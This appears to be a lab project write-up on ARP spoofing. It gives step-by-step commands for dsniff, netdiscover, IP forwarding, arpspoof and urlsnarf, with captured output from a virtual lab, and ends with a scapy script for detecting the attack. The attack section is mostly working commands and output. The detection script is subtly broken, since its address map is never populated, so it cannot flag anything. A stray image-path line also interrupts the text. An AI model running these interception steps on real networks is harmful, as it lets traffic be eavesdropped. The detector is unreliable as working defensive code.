

This project focuses on conducting an ARP spoofing attack, a type of man-in-the-middle attack that exploits vulnerabilities in the Address Resolution Protocol while understanding its mechanics. Here's a summary of the key steps and concepts:

ARP Spoofing Attack Overview

The attacker sends fake ARP responses to the victim, associating the attacker's MAC address with the router's IP address.

The victim updates its ARP table, redirecting internet traffic to the attacker's machine.

The attacker can then intercept, inspect, and forward the traffic.

Steps to Perform the Attack

Install necessary tools:

```
bash
```


```
sudo apt-get update
```

```
sudo apt-get install dsniff
```

Discover IP addresses on the network:

```
Bash
```

```
sudo netdiscover
```



IP	At MAC Address	Count	Len	MAC Vendor	Hostname
192.168.1.1	08:00:27:27:be:9e	1	60	PCS Systemtechnik GmbH	
192.168.1.100	08:00:27:3c:05:2e	1	60	PCS Systemtechnik GmbH	

Enable IP forwarding:

```
bash
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Execute the ARP spoofing attack:

```
Bash
```

```
sudo arpspoof -i eth0 -t <VICTIM_IP> <ROUTER_IP>
```

```

(kali@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
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8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79

```

Intercept traffic:

bash

sudo urlsnarf -i eth0

```

(kali@kali)-[~]
$ sudo urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.100 - - [20/Nov/2024:16:41:13 -0500] "GET http://www.google.com/ HTTP/1.0" - - "-" "Wget/1.10.2"

```

You can use a python script for ARP detection using the scapy library

```

1 from scapy.all import sniff
2 IP_MAC_Map = {}
3
4 def processPacket(packet):
5     src_IP = packet['ARP'].psrc
6     src_MAC = packet['Ether'].src
7     if src_MAC in IP_MAC_Map.keys():
8         if IP_MAC_Map[src_MAC] != src_IP:
9             try:
10                 old_IP = IP_MAC_Map[src_MAC]
11             except:
12                 old_IP = "unknown"
13             message = ("\n Possible ARP attack detected \n "
14                       + "It is possible that the machine with IP address \n "
15                       + str(old_IP) + " is pretending to be " + str(src_IP)
16                       + "\n ")
17             return message
18         else:
19             IP_MAC_Map[src_MAC] = src_IP
20 sniff(count=0, filter="arp", store = 0, prn = processPacket)

```